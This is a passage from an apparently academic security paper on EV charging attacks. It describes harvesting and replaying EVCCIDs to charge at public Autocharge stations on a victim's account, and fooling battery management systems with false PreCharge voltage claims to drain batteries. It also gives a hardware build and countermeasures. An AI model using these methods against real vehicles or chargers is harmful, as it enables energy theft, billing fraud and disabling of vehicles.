EVCCID harvesting does not necessarily require a physical connection to the victim's charging port. Because the unshielded CCS cable radiates the HomePlug Green PHY signal as common-mode emission, prior work has shown that the plaintext `SessionSetupReq`, and with it the EVCCID, can be recovered passively by radio-frequency sniffing of the power-line link from a nearby location, with no galvanic contact [7]. The two approaches trade off differently. The physical method used in this work is highly reliable and extracts an EVCCID in under 10 seconds, but it requires connector access to one vehicle at a time. Passive RF sniffing is receive-only and therefore stealthier, and it could enable opportunistic mass-harvesting of vehicles at a station, at the cost of a longer and less reliable capture that degrades in busy multi-vehicle settings [7]. In this work, we use the physical method for the controlled, reproducible captures.

4.1.3 Phase 2: Impersonating Victim Vehicle

The attacker reconfigures their PLC modem's MAC address to match the stolen EVCCID using vendor-provided configuration tools, then connects to an Autocharge-enabled charging station. When the station's backend receives the `SessionSetupReq` containing the spoofed EVCCID, it matches the identifier to the victim's registered account and

authorizes the session, associating all energy consumption with the victim's billing profile. The attacker then proceeds through the complete charging sequence (ChargeParameterDiscovery, CableCheck, PreCharge, CurrentDemand) to draw energy. From the charging station's perspective, the session is indistinguishable from a legitimate charging session initiated by the victim vehicle.

4.2 Attack 2: Unauthorized Energy Extraction

4.2.1 Attack Principle

The unauthorized energy extraction attack exploits BMS implementations that trust protocol state over physical sensor verification. The DIN 70121 protocol coordinates PreCharge through `PreChargeReq/PreChargeRes` exchanges, where the EVSE reports its output voltage via EVSEPresentVoltage. Vulnerable BMS implementations close contactors based solely on receiving matching voltage values in the protocol message, without independently measuring the actual voltage on DC pins.

However, this protocol design embeds a critical vulnerability: it assumes the BMS will independently verify the presence of external voltage through hardware voltage sensors before closing the contactors. Our research reveals that *some BMS implementations instead trust the protocol state machine itself as the primary safety check*. Threat modeling frameworks identify state confusion as a critical vulnerability in BMS control logic [27]. These vulnerable implementations reason that if the `PreChargeReq/PreChargeRes` exchange has completed successfully and the EVSEPresentVoltage value reported in the protocol matches the expected battery voltage, then the external voltage must actually be present. This *trust-in-protocol* approach eliminates the need for additional sensor validation logic, simplifying BMS firmware but creating an exploitable semantic gap between protocol state and physical reality.

4.2.2 Attack Execution

Under A_2, the attacker constructs a malicious EVSE that implements the DIN 70121 protocol state machine correctly, but connects a resistive load bank instead of a bidirectional power supply to the DC pins. The attack exploits the PreCharge phase to trick the BMS into closing contactors when no external voltage is present.

The attack follows the standard DIN 70121 handshake (SLAC, SessionSetup, ChargeParameterDiscovery, CableCheck) until reaching the PreCharge phase. When the vehicle sends PreChargeReq with its current battery voltage (e.g., 350V), the attacker responds with `PreChargeRes` claiming EVSEPresentVoltage matches the battery voltage ($V_{\text{batt}} \pm 5$V), despite the DC pins remaining at 0V. Vulnerable BMS implementations that trust this protocol assertion over physical sensor measurements close the high-voltage contactors, exposing the battery to the external load. The attacker then maintains the session through PowerDelivery and CurrentDemand message exchanges, manipulating reported voltage and current values to avoid triggering overcurrent or undervoltage protections. The adversary persists with the operation until a target level of battery depletion is reached or the battery is exhausted. We present detailed empirical results in the following section.




Figure 2: Physical implementation of the testing platform. Left: EVSE emulator with control interface and J1772 connector (for CP, PP, PE signals). Right: EV emulator showing Raspberry Pi 4, HomePlug adapter, Arduino control board, resistive load bank, and CCS1 connector. Both EVSE and EV emulators use commodity hardware, with a total cost of approximately $360 ($180 each).

5 Experimental Setup

To validate HotWire attacks described in Section 4, we developed a configurable physical hardware-in-the-loop EV/EVSE emulator capable of impersonating both EVSE and EV endpoints within the DIN 70121 protocol. This section describes the platform's architecture, implementation details, real-world EV models and charging stations, as well as the experimental methodology used to evaluate attack feasibility.

5.1 Hardware-in-the-Loop EV/EVSE Emulator

5.1.1 Software Architecture

The platform is implemented in Python 3.9 and built upon two open-source projects: pyPLC [41] for low-level SLAC association and HomePlug Green PHY management, and OpenV2Gx [40] for EXI message encoding/decoding. We extended these libraries with a

Table 1: Characteristics of Test Electric Vehicles

Vehicle	Battery (kWh)	Max DC Power	DC Interface
Tesla Model Y LR	75	250 kW	CCS2
Luxgen n7	60	135 kW	CCS1
CMC (unpublished)	76.5	80 kW	CCS1
Hyundai IONIQ 6	77.4	350 kW	CCS1

custom DIN 70121 state machine that provides programmatic control over all protocol phases (`SessionSetup`, `ChargeParameterDiscovery`, `CableCheck`, `PreCharge`, `PowerDelivery`, `CurrentDemand`). The implementation allows deviation from standard behavior by accepting arbitrary message parameters and response timing, enabling systematic exploration of BMS implementation variants and protocol edge cases. A graphical interface provides real-time visualization of protocol state transitions and message payloads for debugging and attack orchestration.

5.1.2 Hardware Implementation

We constructed two low-cost testing devices using commodity components to demonstrate attack feasibility with minimal resources: a malicious EVSE simulator for EVCCID harvesting and discharge attacks, and a rogue EV simulator for impersonation attacks at public charging stations. Both devices share the same core hardware platform (Raspberry Pi 4, HomePlug adapter, control board) but differ in resistive load capacity based on attack requirements.

Hardware Modification. The PLC front end uses a modified TP-Link TL-PA4010P adapter, reconfigured into a CCS endpoint via pyPLC [41]. This required three modifications: (1) powering the board via a regulated low-voltage DC supply instead of mains, (2) replacing the mains-coupling network with a capacitor/resistor tap to pass the Green PHY band while blocking the 1 kHz CP PWM, and (3) reprogramming the NVRAM Parameter Information Block (PIB) using the `open-plc-utils` [32] toolchain to forward SLAC frames and adopt the required EV or EVSE role.

EVSE Emulator. Our EVSE testing device (Figure 2, left) uses a modified TP-Link HomePlug adapter ($10) [30] connected to a Raspberry Pi 4 ($70) via Ethernet, interfaced to a CCS Type 1 connector through PLC coupling transformers ($50). The HomePlug adapter's MAC address is software-reconfigurable, enabling EVCCID capture during reconnaissance. For discharge attacks, we constructed a 1.25 kW resistive load bank (five 220V/250W light bulbs in parallel) ($10) with safety interlocks and emergency disconnect ($40). The total cost was approximately $180.

EV Emulator. Our EV testing device (Figure 2, right) uses the same hardware configuration as the EVSE simulator modified TP-Link HomePlug adapter [30], Raspberry Pi 4, Arduino control board and optocoupler-isolated relays for emergency disconnect. It includes a larger 2.5 kW resistive load bank (ten 220V/250W light bulbs in parallel) to actually draw energy during impersonation attacks at public charging stations. The device connects via a standard CCS cable and simulates a legitimate EV by replaying captured EVCCIDs during `SessionSetupReq`, enabling verification of both session authorization and actual energy theft. The total cost was approximately $180.

Table 2: Characteristics of Test Charging Stations

Provider	Max Power (kW)	Autocharge Support
EVALUE†	180	Yes
EVOASIS†	180	Yes
iCHARGING†	180	Yes
STAR Charger†	180	Yes
TAIL	200	Yes
U-POWER	360	Yes
YES! Charging†	180	Yes

†Operators deploy higher-power units (EVALUE: 640 kW; EVOASIS/STAR Charger/YES! Charging: 360 kW; iCHARGING: 350 kW). Tested units shown.

5.2 Real-world EV and Charging Stations

5.2.1 Representative EV Models

We evaluated our attacks on four production EVs spanning diverse manufacturers and battery architectures: the Tesla Model Y, Luxgen n7, an unpublished CMC model, and Hyundai IONIQ 6 (Table 1). They cover battery capacities from 60 kWh (Luxgen n7) to 77.4 kWh (IONIQ 6), support DIN 70121 or ISO 15118-2, span model years 2020-2024, and come from American (Tesla), Taiwanese (Luxgen, CMC), and Korean (Hyundai) manufacturers.

Their BMS sourcing is equally varied: Tesla uses a fully in-house design, Hyundai integrates a BMS from its Tier-1 supplier Hyundai Mobis (a proprietary Battery System Assembly), and Luxgen and CMC both source from Delta Electronics. We deliberately prioritize this implementation diversity over sample size, since our goal is to identify architectural security patterns (*trust-in-protocol* versus *trust-in-physics*) rather than to estimate statistical prevalence.

5.2.2 Representative Charging Stations.

For impersonation attacks, we tested against 7 public DC fast charging stations from major charging infrastructure providers deployed in an East Asian country: EVALUE, EVOASIS, iCHARGING, STAR Charger, TAIL, U-POWER, and YES! Charging. As mentioned in Table 2, these stations represent diverse charging controller implementations, with power outputs ranging from 180 kW to 360 kW CCS infrastructure, and span deployments by energy companies, automotive groups, and specialized charging service providers. All vehicle tests were conducted with explicit written consent from vehicle owners in controlled parking environments. Charging station

tests were conducted during off-peak hours, with prior coordination with network operators to minimize service disruptions. All experiments were approved by our institutional review board and conducted in accordance with local regulations regarding automotive testing and electrical safety.

5.3 Experimental Methodology

5.3.1 EVCCID Capture Testing

We connected our EVSE emulator to each test vehicle and initiated minimal DIN 70121 handshakes to extract EVCCIDs from SessionSetupReq messages. For each vehicle, we performed 5 capture attempts and measured capture time, protocol trace completeness, and visibility to vehicle diagnostic systems. All protocol exchanges were logged using Wireshark with the dsV2Gshark dissector [13] for post-hoc analysis.

5.3.2 Impersonation Validation

Using captured EVCCIDs, we tested replay attacks against the 7 public charging stations by configuring the platform in EV mode with spoofed MAC addresses. For each station, we performed 3 test sessions to verify: (1) successful session authorization without additional authentication, (2) energy delivery to a connected load, and (3) correct billing association with the victim EVCCID. We monitored charging network mobile applications to confirm fraudulent sessions appeared under victim accounts.

5.3.3 Discharge Attack Evaluation

We tested the forced discharge attack on each representative EV model by sending `PreChargeRes` messages with false voltage values while connecting the 1.25 kW resistive load bank to the DC pins. For each vehicle, we performed 3 test runs per voltage offset configuration ($V_{\text{batt}} \pm$ 0V, 5V, 10V) and recorded: (1) whether contactors closed despite zero external voltage, (2) discharge duration before session termination, (3) the estimated energy delivered to the resistive load (computed from its rated power and the discharge duration), and (4) BMS detection mechanisms. The 180-second cap applied to the per-offset trigger runs ($V_{\text{batt}} \pm$ 0/5/10 V), each of which ran until the vehicle either closed its contactors or terminated the session. For the Luxgen n7, we held a single session open to characterize sustained discharge before manually terminating it; the Hyundai IONIQ 6 and CMC discharges were confirmed over shorter continuous runs (Table 3). All protocol exchanges were automatically logged to timestamped files for post-hoc analysis. Safety precautions included isolation transformers, emergency disconnect switches, and fire suppression equipment to prevent equipment damage or safety hazards.

6 Real-World Attack Evaluation

This section provides the experimental results on implementing HOTWIRE attacks using the platform described in Section 5.

6.1 Unauthorized Autocharge Attack

We successfully executed the A_1 (unauthorized Autocharge attack) against a public DC fast charging station operated by a major East Asian charging network. We captured the EVCCID during the reconnaissance phase by connecting our EVSE simulator to a test vehicle in a controlled environment. The EVCCID was extracted from the SessionSetupReq message during the initial handshake, appearing unencrypted in the DIN 70121 message sequence. We then reconfigured our PLC modem's MAC address to match this identifier using standard network interface configuration tools and connected our simulator to the target charging station. Figure 3a shows the attack setup at the target charging station. The station's display confirmed session authorization within 3.2 seconds of cable connection, as the backend system authenticated the spoofed EVCCID, associated the session with the victim's pre-registered account, and authorized power delivery without requiring any additional user interaction.

Our platform proceeded through the complete DIN 70121 charging sequence, successfully drawing 1.25 kWh of energy over a 30-minute period (2.5 kW average power) before we voluntarily terminated the session. The charging station's communication logs, captured via our simulator's packet inspection interface, show no anomalies or security alerts—the infrastructure treated our emulated device as indistinguishable from the legitimate vehicle. Post-experiment analysis of the victim account's transaction history confirmed that the stolen energy was billed to the registered owner, with no fraud detection mechanisms triggering. This demonstration validates that Autocharge systems relying solely on EVCCID authentication are fundamentally vulnerable to replay attacks, enabling untraceable energy theft across any charging infrastructure that trusts this unencrypted identifier.

6.2 Unauthorized Energy Extraction Attack

Table 3 presents the outcomes of the A_2 unauthorized energy extraction attack across all four test vehicles. The Tesla Model Y demonstrated robust BMS protection, refusing to close its high-voltage contactors during the PreCharge phase when our malicious EVSE sent voltage-matching messages without applying actual DC voltage to the charging pins. The vehicle's error logs indicated "External voltage verification failed", suggesting Tesla implements hardware-based voltage sensing as a prerequisite for contactor closure. In contrast, all the Luxgen, CMC, and Hyundai models exhibited the hypothesized vulnerability: when presented with syntactically valid

Table 3: Forced Discharge Attack Results Across Test Vehicles


Vehicle	Vulnerable to Attack	Discharge Duration	Energy Drained (est.)	Detection Mechanism	Driver Alert
Tesla Model Y	No	N/A	N/A	HW voltage sensor	N/A
Luxgen n7	Yes	60 min	1.25 kWh	None detected	No
CMC (unpublished)	Yes	∼2 min	∼0.05 kWh	None detected	No
Hyundai IONIQ 6	Yes	∼26 min	∼0.5 kWh	None detected	No

Energy is estimated from the load bank's rated power (1.25 kW) and discharge duration, not externally metered. Durations are the longest continuous forced-discharge run observed per vehicle; all three vulnerable vehicles discharged into the load upon contactor closure.

`PreChargeRes` messages claiming correct voltage presence, their BMS closed the contactors despite the absence of external voltage, immediately initiating discharge into our resistive load.

Figure 3b shows the real-world forced discharge of the Luxgen n7, and Figure 4 reconstructs the corresponding DIN 70121 message trace. Upon contactor closure, the battery began discharging into our load bank, rated at 1.25 kW. The discharge continued for 60 minutes until we manually terminated the session, draining an estimated 1.25 kWh (computed from the load bank's rated power and the discharge duration) and reducing the battery's state of charge by an estimated 2.1%. While a single attack session causes minimal immediate impact, an overnight attack (8 hours) could drain 10 kWh, representing 25% of a 40 kWh urban EV's capacity or 50% of a vehicle's remaining charge if parked at 50% state-of-charge. For vehicles with smaller battery capacities or partial charge states, such attacks could render the vehicle inoperable by morning. Notably, none of the vulnerable vehicles displayed visible warnings to the driver during discharge, and the BMS did not autonomously open the contactors despite the anomalous power flow direction.

The implications of this vulnerability extend beyond individual vehicle attacks. High-capacity electric transportation assets, such as electric buses, delivery trucks, and maritime vessels, operating on fixed schedules with known charging locations, represent high-value targets. An adversary could covertly deploy a malicious EVSE at a fleet charging depot, inducing discharge overnight to render an entire fleet non-operational. Similarly, an attacker targeting electric ferries or emergency response vehicles could create safety-critical service disruptions by depleting batteries immediately before scheduled operations. The sustained discharge duration and lack of driver alerting make this attack particularly dangerous, as victims may not discover the energy theft until they attempt to use the vehicle and find insufficient range.



(a) Unauthorized autocharge attack at a charging station.



(b) Unauthorized forced discharge via rogue EVSE setup.

Figure 3: Real-world demonstrations of unauthorized EV charging attacks. (Left) Autocharge impersonation attack where a malicious actor triggers unauthorized charging at a public station. (Right) Forced discharge attack targeting a Luxgen n7, where a rogue EVSE redirects battery energy into an external resistive load, effectively extracting energy from the vehicle at a public charging infrastructure.

7 Countermeasures

The vulnerabilities demonstrated in this work require defense-in-depth countermeasures spanning multiple stakeholders in the EV charging ecosystem. We organize our recommendations into three categories: immediate mitigations deployable by Charging Point Operators without protocol changes, vehicle-side hardening by automotive manufacturers, and long-term industry-wide architectural transitions.

7.1 For Charging Point Operators

Charging Point Operators (CPOs) deploying Autocharge functionality must implement defense-in-depth strategies that extend beyond reliance on EVCCID authentication. We recommend a multi-factor authentication approach that requires users to verify their identity through a secondary channel, such as a mobile app push notification or an RFID card tap, before the first charging session with a previously unseen EVCCID. Protocol-level security enhancements in newer standards (e.g., OCPP 2.0.1) introduce stronger authentication and logging mechanisms [3], though adoption remains limited. Once a vehicle is initially authenticated, the system can cache the binding between EVCCID and user account for a limited period, allowing subsequent sessions to proceed with Autocharge convenience while mitigating impersonation risks




Figure 4: Forced-discharge message trace of the Luxgen n7, reconstructed from the recorded DIN 70121 session; all values are protocol-reported, not externally metered. (a) During PreCharge, the rogue EVSE ramps a fabricated `EVSEPresentVoltage` up to the battery voltage, inducing the BMS to close its high-voltage contactors, after which the reported voltage collapses to 0 V. (b) The attacker then sustains the forced discharge for 60 minutes through repeated PreCharge–CurrentDemand cycles, while the vehicle's reported battery voltage (`EVTargetVoltage`) remains near 411 V throughout.

during the critical first use. Additionally, CPOs should deploy backend anomaly detection systems that monitor for suspicious charging patterns [34], such as the same EVCCID appearing at geographically distant locations within implausibly short time intervals, multiple concurrent sessions from the same EVCCID at different stations, or deviations from a user's historical charging behavior. Statistical models such as Hidden Markov Models have demonstrated effectiveness in correlating anomalous behavior patterns across multiple charging sessions [15]. Machine learning models (e.g., temporal convolutional networks [9]) and deep learning-based detection mechanisms [18] achieve high accuracy in real-time attack detection, providing a complementary defense layer to static anomaly rules. These behavioral heuristics can flag potentially fraudulent sessions for manual review or automatic suspension, providing a safety net against sophisticated attackers who may have obtained EVCCIDs through reconnaissance.

7.2 For Automotive Manufacturers

Original Equipment Manufacturers (OEMs) must harden BMS implementations against protocol-level state confusion attacks by adopting a physics-first design principle. BMS control logic should never authorize high-voltage contactor closure based solely on syntactically valid protocol messages from an unauthenticated communication channel. Instead, the BMS must independently verify that physical conditions match the claimed protocol state before taking safety-critical actions. For the PreCharge phase, this means requiring hardware-based voltage sensors to confirm that the external voltage on the DC charging pins is present and matches the internal battery voltage within a specified tolerance before closing contactors, regardless of the EVSE's claimed voltage in the PreChargeRes message. Critically, our post-disclosure discussions with manufacturers revealed that vulnerable BMS implementations already possess the necessary voltage-sensing hardware for cell balancing and state-of-charge estimation, but do not utilize these sensors during PreCharge validation. The fix requires firmware updates rather than hardware modifications, implementing mandatory sensor-based verification logic that treats physical measurements as a non-bypassable prerequisite for contactor closure. Risk-based evaluation frameworks [37] can guide OEMs in prioritizing safety-critical firmware updates. Two of the four manufacturers we disclosed have committed to deploying such firmware updates via over-the-air mechanisms within 6 to 12 months. Our testing revealed that the Tesla Model Y implements this mitigation effectively, refusing to close contactors when presented with false voltage claims, while the Luxgen n7, a CMC unpublished model, and the Hyundai IONIQ 6 merely rely on the protocol state provided from the EVCC rather than physical reality. Furthermore, OEMs should implement continuous monitoring of current flow direction and immediately open contactors if reverse current is detected outside of authorized bidirectional charging contexts. Advanced V2G deployments require digital twin-based security frameworks [4] that create real-time virtual replicas of the charging session to detect anomalous energy flow patterns, providing an additional defense layer against forced discharge attacks by correlating protocol state with physical power measurements.

7.3 For the Industry as a Whole

The fundamental vulnerabilities demonstrated in this work stem from DIN 70121's lack of cryptographic security mechanisms, a design limitation that cannot be retrofitted without breaking backward compatibility. The industry must therefore accelerate the deprecation of DIN 70121 and mandate universal adoption of ISO 15118-20 with Plug and Charge enabled. The PKI-based authentication and mandatory TLS 1.3 encryption provided by ISO 15118-20 [21] eliminate both the EVCCID impersonation and the discharge attacks by cryptographically binding vehicle identity to manufacturer-issued certificates and protecting all protocol messages from tampering and replay. Regulatory bodies and industry consortia such as CharIN should establish sunset deadlines for DIN 70121 support in new vehicle models and charging infrastructure, similar to the deprecation timelines used for obsolete TLS versions in web security.

For legacy vehicles that cannot be upgraded to ISO 15118-20 via over-the-air software updates due to hardware limitations, CPOs should disable Autocharge functionality and require explicit user authentication for all sessions through RFID cards, mobile applications, or credit card payment terminals. While this imposes a usability penalty, the financial impact of widespread EVCCID impersonation attacks justifies accepting the trade-off in exchange for eliminating the replay attack vector. Finally, charging infrastructure manufacturers should adopt defense-in-depth approaches even when supporting legacy protocols, implementing comprehensive session logging, real-time fraud detection algorithms, and establishing an information-sharing framework similar to the financial sector's fraud detection networks to enable network-wide blacklisting of stolen identifiers. The forced-discharge attack also points to an architectural fix that belongs in the standards rather than in individual implementations: a protocol state transition that authorizes a high-voltage physical action should be bound to a corroborating hardware-sensor measurement. We recommend that standards bodies and consortia such as CharIN require the measured external DC voltage on the charging pins to agree with the claimed `EVSEPresentVoltage` within a defined tolerance before contactor closure is permitted. Because vulnerable battery management systems already contain the necessary isolated voltage sensing but do not consult it during PreCharge validation, this change is largely a matter of firmware and specification, and it would close the trust-in-protocol gap consistently across DIN 70121, ISO 15118-2, and ISO 15118-20.

7.4 Cost-Benefit and Feasibility

The two principal mitigations differ in where their cost falls. For the deployed fleet, hardware-grounded voltage verification (Section 7.2) is largely a firmware change rather than a hardware cost. The required voltage sensing already exists but is not consulted during PreCharge, which is why two of the four disclosed manufacturers committed to over-the-air updates within 6 to 12 months. The dominant expense is therefore the functional-safety process rather than silicon, since gating high-voltage contactor closure is plausibly a high-ASIL function under ISO 26262 and raises development and assessment effort severalfold. Adding new isolated sense hardware is a different matter: it touches the sealed high-voltage battery junction box and forces re-homologation, so it is uneconomic to retrofit and realistic only for next-platform designs, leaving the firmware path as the practical option for the legacy fleet. Stronger Autocharge enrollment (Section 7.1) has the opposite profile. Its bill-of-materials and certification cost is negligible because it is a software and account-management change, but it weakens the zero-friction convenience that motivates Autocharge. A first-use second factor limits this friction to the first session with a previously unseen EVCCID and stays within existing OCPP/OCPI roaming flows [3], whereas full certificate-based identity under ISO 15118-20 [21] removes the impersonation vector cryptographically but carries the highest implementation and roaming cost across the eMSP–CPO chain. A pragmatic deployment therefore combines the firmware voltage check with a first-use second factor as immediate, low-cost controls on the legacy fleet, while treating ISO 15118-20 migration as the longer-term goal.

8 Discussion

The Compliance Trap. The vulnerabilities demonstrated in this work expose a fundamental flaw in the validation of critical infrastructures: adherence to protocol specifications is mistaken for security assurance. DIN 70121 does not contain cryptographic authentication, message integrity protections, or encryption for sensitive identifiers. Both the impersonation and discharge attacks succeed by exploiting the gap between syntactic protocol correctness and semantic security guarantees. An attacker following the message sequence exactly as specified achieves authentication bypass and BMS manipulation without violating protocol rules. This compliance trap persists because industry validation emphasizes interoperability testing rather than adversarial testing, resulting in products certified as DIN 70121 compliant while vulnerable to trivial replay and state confusion attacks.

BMS Implementation Variance. The variance in BMS vulnerability across tested vehicles reveals concerning inconsistencies in safety-critical system design. Tesla Model Y demonstrated robust physical verification, refusing to close contactors when presented with false PreCharge claims, while Luxgen n7, a CMC unpublished model, and Hyundai IONIQ 6 trusted protocol state over physical sensor measurements. The DIN 70121 specification itself is ambiguous regarding mandatory physical voltage verification before contactor closure, stating PreCharge should match voltages without requiring hardware sensor confirmation, allowing compliant implemen-

tations to vary widely in security posture. Comprehensive vulnerability analysis confirms that BMS security postures vary significantly across manufacturers due to differing interpretations of safety-critical validation requirements [27].

Automotive manufacturers developing BMS firmware should adopt Tesla's defense-in-depth model as a reference architecture, implementing mandatory sensor-based validation as a non-bypassable prerequisite for any safety-critical operation, regardless of protocol state.

Attack Constraints and Detection. Despite attack severity, practical constraints limit adversary capabilities and create detection opportunities. The impersonation attack requires physical presence at both reconnaissance and exploitation phases, constraining geographic reach and creating observable movement patterns between victim vehicles and compromised charging sessions. Charging network operators can implement geolocation correlation algorithms that flag sessions where EVCCIDs appear at distant locations within implausible timeframes or exhibit behavioral deviations from historical patterns. While anomaly detection frameworks [15] can identify suspicious patterns, our validation across seven commercial charging networks revealed that none deployed such mechanisms in production. Mobile applications displayed only historical transaction logs rather than active session monitoring, preventing users from detecting concurrent fraudulent sessions in real-time. Infrastructure-wide security assessments confirm that fraud detection mechanisms remain largely absent in deployed charging networks [35]. This infrastructure gap enabled our impersonation attack to execute for 30 minutes without triggering any security alerts, despite the obvious geolocation anomaly of the same EVCCID appearing at our test location while the legitimate vehicle remained elsewhere. For the discharge attack, sustained cable connection over 60 minutes increases physical detection risk by vehicle owners or bystanders, limiting applicability to unattended vehicles in low-surveillance environments. The attack produces visible symptoms where the battery state-of-charge decreases without vehicle operation, providing forensic evidence detectable through onboard diagnostics or telematics systems that enable post-incident attribution if logs are preserved.

Protocol-Agnostic Vulnerability. The forced discharge attack demonstrates a protocol-independent vulnerability rooted in BMS implementation decisions rather than protocol-specific weaknesses. While the EVCCID impersonation attack is specific to DIN 70121 and ISO 15118-2 deployments without TLS, the BMS state confusion vulnerability affects any protocol where the battery management logic trusts protocol state transitions over physical sensor verification. Our experiments showed that three of four tested vehicles closed high-voltage contactors based solely on receiving syntactically valid PreChargeRes messages claiming correct voltage presence, without independently measuring external voltage. This trust-in-protocol design flaw could manifest in ISO 15118-2 implementations with TLS enabled, where message authenticity and integrity are cryptographically protected, but physical reality is still not verified. Even ISO 15118-20 with PKI-based authentication cannot prevent this attack if the BMS trusts authenticated protocol messages over sensor data. The root cause is architectural: safety-critical physical operations should never depend solely on protocol state, regardless of how secure the protocol's cryptographic protections are. This vulnerability extends beyond unidirectional charging, as V2G-enabled systems face additional risks where bidirectional power flow can be exploited to inject reactive power or destabilize grid frequency [33], demonstrating that physical-layer validation is essential even in cryptographically secured environments.

Protocol Migration Barriers. While migration to ISO 15118-20 with mandatory PKI eliminates the EVCCID impersonation vulnerability, this transition faces substantial practical barriers. The installed base of legacy vehicles supporting only DIN 70121 represents millions of units that cannot be upgraded via software due to hardware limitations in their communication controllers. Charging Point Operators face a dilemma where maintaining backward compatibility with DIN 70121 preserves the attack surface, while dropping support alienates customers with older vehicles. Industry consortia have not established concrete deprecation timelines for DIN 70121, unlike decisive sunset schedules imposed for obsolete TLS versions in web security. Furthermore, certificate lifecycle management introduces new operational complexity where vehicles must securely provision and rotate certificates, requiring reliable over-the-air update mechanisms and revocation infrastructure. If these PKI components are not implemented correctly, ISO 15118-20 deployments could introduce new vulnerabilities while simultaneously creating false security assurance.

9 Related Work

Recent comprehensive surveys [17, 20] categorize EV charging security research into physical-layer, protocol-layer, and application-layer vulnerabilities, highlighting the gap between protocol compliance and practical security assurance. The security of electric vehicle (EV) charging systems has recently gained growing attention, particularly regarding the vulnerabilities in the EV-to-charger communication channel defined by DIN SPEC 70121 and ISO 15118. These protocols employ HomePlug GreenPHY power-line communication (PLC) over the charging cable, yet lack robust physical- and link-layer protections. Early analyses in [7] demonstrated that unencrypted HomePlug signals can be sniffed using off-the-shelf SDRs, exposing identifiers, charging sessions, and even authentication exchanges. Later, the Brokenwire attack [22] showed that weak electromagnetic interference can disrupt ongoing CCS charging sessions from tens of meters away. These findings reveal that the PLC layer offers neither confidentiality nor integrity, leaving higher-layer authentication exposed to

low-cost eavesdropping or desynchronization. However, most of these works focus on denial-of-service or eavesdropping, rather than on active impersonation or discharge manipulation that could physically endanger the vehicle or grid.

At the electrical interface level, recent work [36] introduced Portulator devices capable of injecting rogue signals through the control pilot (CP) and proximity (CC) lines, spoofing valid charging states and forcing unsafe operations. By altering CP duty cycles or CC resistance, attackers can trick EVs into false connection states, trigger denial-of-service, or even force reverse current flow. These findings underscore the absence of hardware-level authentication in the IEC 61851 handshake. Yet, these experiments primarily demonstrated local DoS and charge disruption, and have not systematically explored energy-theft or controlled discharge scenarios. More recently, the PIBuster attack [38] exploited HomePlug modem firmware misconfigurations to achieve denial-of-service. However, these low-level attacks remain orthogonal to our application-layer protocol exploitation.

At the protocol level, ISO 15118's Plug-and-Charge mechanism continues to be a primary focus of research concerning impersonation. Attacks such as EVExchange [12] showed that an adversary can relay handshake messages between two charging stations to impersonate a victim EV, charging at the victim's expense or draining energy via unauthorized V2G discharge. A complementary analysis of OCPP protocol vulnerabilities demonstrates similar authentication weaknesses across EV charging communication standards [3]. However, EVExchange requires deploying malicious relay devices at two separate charging stations with simultaneous presence of both victims and attackers, and was validated only in MiniV2G simulation environments, rather than in production infrastructure. Nevertheless, these studies primarily consider logical replay and message relay scenarios, assuming an adversary on the data link—not one with direct physical access or the ability to modify low-level electrical signals and device identifiers simultaneously. Furthermore, prior impersonation research remained in laboratory settings without validation against commercial Autocharge systems deployed in public infrastructure. Charge manipulation attacks [18] demonstrate how adversaries can alter charging parameters to commit fraud or destabilize grid operations, complementing our findings on forced discharge.

A closely related forced-discharge attack, DrainDead [26], was published concurrently, and both efforts independently identify a BMS state-confusion vulnerability. DrainDead provides a broader evaluation across a European vehicle fleet, while our work focuses on a real-world EVCCID-impersonation attack in commercial charging networks. We also independently validate forced-discharge behavior in a hardware-in-the-loop setup on an East Asian fleet, with consistent results on the Hyundai IONIQ 6, the only overlapping model across both studies. Moreover, ecosystem-level vulnerability analyses [31] reveal that security failures in a single component (e.g., EVSE firmware) can cascade across the entire charging infrastructure, validating our findings that protocol-level weaknesses enable both infrastructure-side and vehicle-side attacks.

10 Conclusion

